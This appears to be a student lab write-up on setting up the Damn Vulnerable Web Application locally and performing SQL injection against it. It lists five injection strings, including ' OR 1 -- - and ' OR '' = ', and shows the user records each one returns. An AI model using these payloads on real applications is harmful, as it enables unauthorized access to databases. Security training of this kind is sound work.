


Perform SQL injection attack.

Introduction: This document explores the process of simulating SQL injection attacks using the Damn Vulnerable Web Application (DVWA). The objective is to understand how SQL injections can exploit weaknesses in a web application's database handling.

STEPS & OUTPUT:


1] Download XAMPP, install it without changes, and run the MySQL and Apache Server.



2] Download Damn Vulnerable Web Application(DVWA) in the ZIP form, extract it, rename it to DVWA and move the folder to C:\xampp\htdocs/.

3] Navigate to the config file in the DVWA folder and rename it to 'config.inc.php'. Then open the config file with notepad and change the username to 'root' and password to ''.

4] Open a browser and type the URL 'localhost/DVWA/setup.php', scroll down and click on 'create/reset DB' to set your DVWA up.



5] Now go to 'localhost/DVWA/login.php', the username is 'admin' and password is 'password'.



Username

Password

6] Go to 'DVWA security' and change the security level from impossible to low.

4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Security level set to low

7] Perform 5 SQL Injection queries

Vulnerability: SQL Injection

User ID:

ID: ' OR 1 -- -
First name: admin
Surname: admin

ID: ' OR 1 -- -
First name: Gordon
Surname: Brown

ID: ' OR 1 -- -
First name: Hack
Surname: Me

ID: ' OR 1 -- -
First name: Pablo
Surname: Picasso

ID: ' OR 1 -- -
First name: Bob
Surname: Smith

Vulnerability: SQL Injection

User ID:

ID: ' OR '' = '
First name: admin
Surname: admin

ID: ' OR '' = '
First name: Gordon
Surname: Brown

ID: ' OR '' = '
First name: Hack
Surname: Me

ID: ' OR '' = '
First name: Pablo
Surname: Picasso

ID: ' OR '' = '
First name: Bob
Surname: Smith

Vulnerability: SQL Injection

User ID: Submit

ID: '='
First name: admin
Surname: admin

ID: '='
First name: Gordon
Surname: Brown

ID: '='
First name: Hack
Surname: Me

ID: '='
First name: Pablo
Surname: Picasso

ID: '='
First name: Bob
Surname: Smith

Vulnerability: SQL Injection

User ID: Submit

ID: 'LIKE'
First name: admin
Surname: admin

Vulnerability: SQL Injection

User ID: Submit

ID: ' OR '1
First name: admin
Surname: admin

ID: ' OR '1
First name: Gordon
Surname: Brown

Conclusion: The SQL injection attack simulation provides insight into how unauthorized database access can be achieved through injection vulnerabilities, emphasizing the need for secure coding practices to prevent such attacks.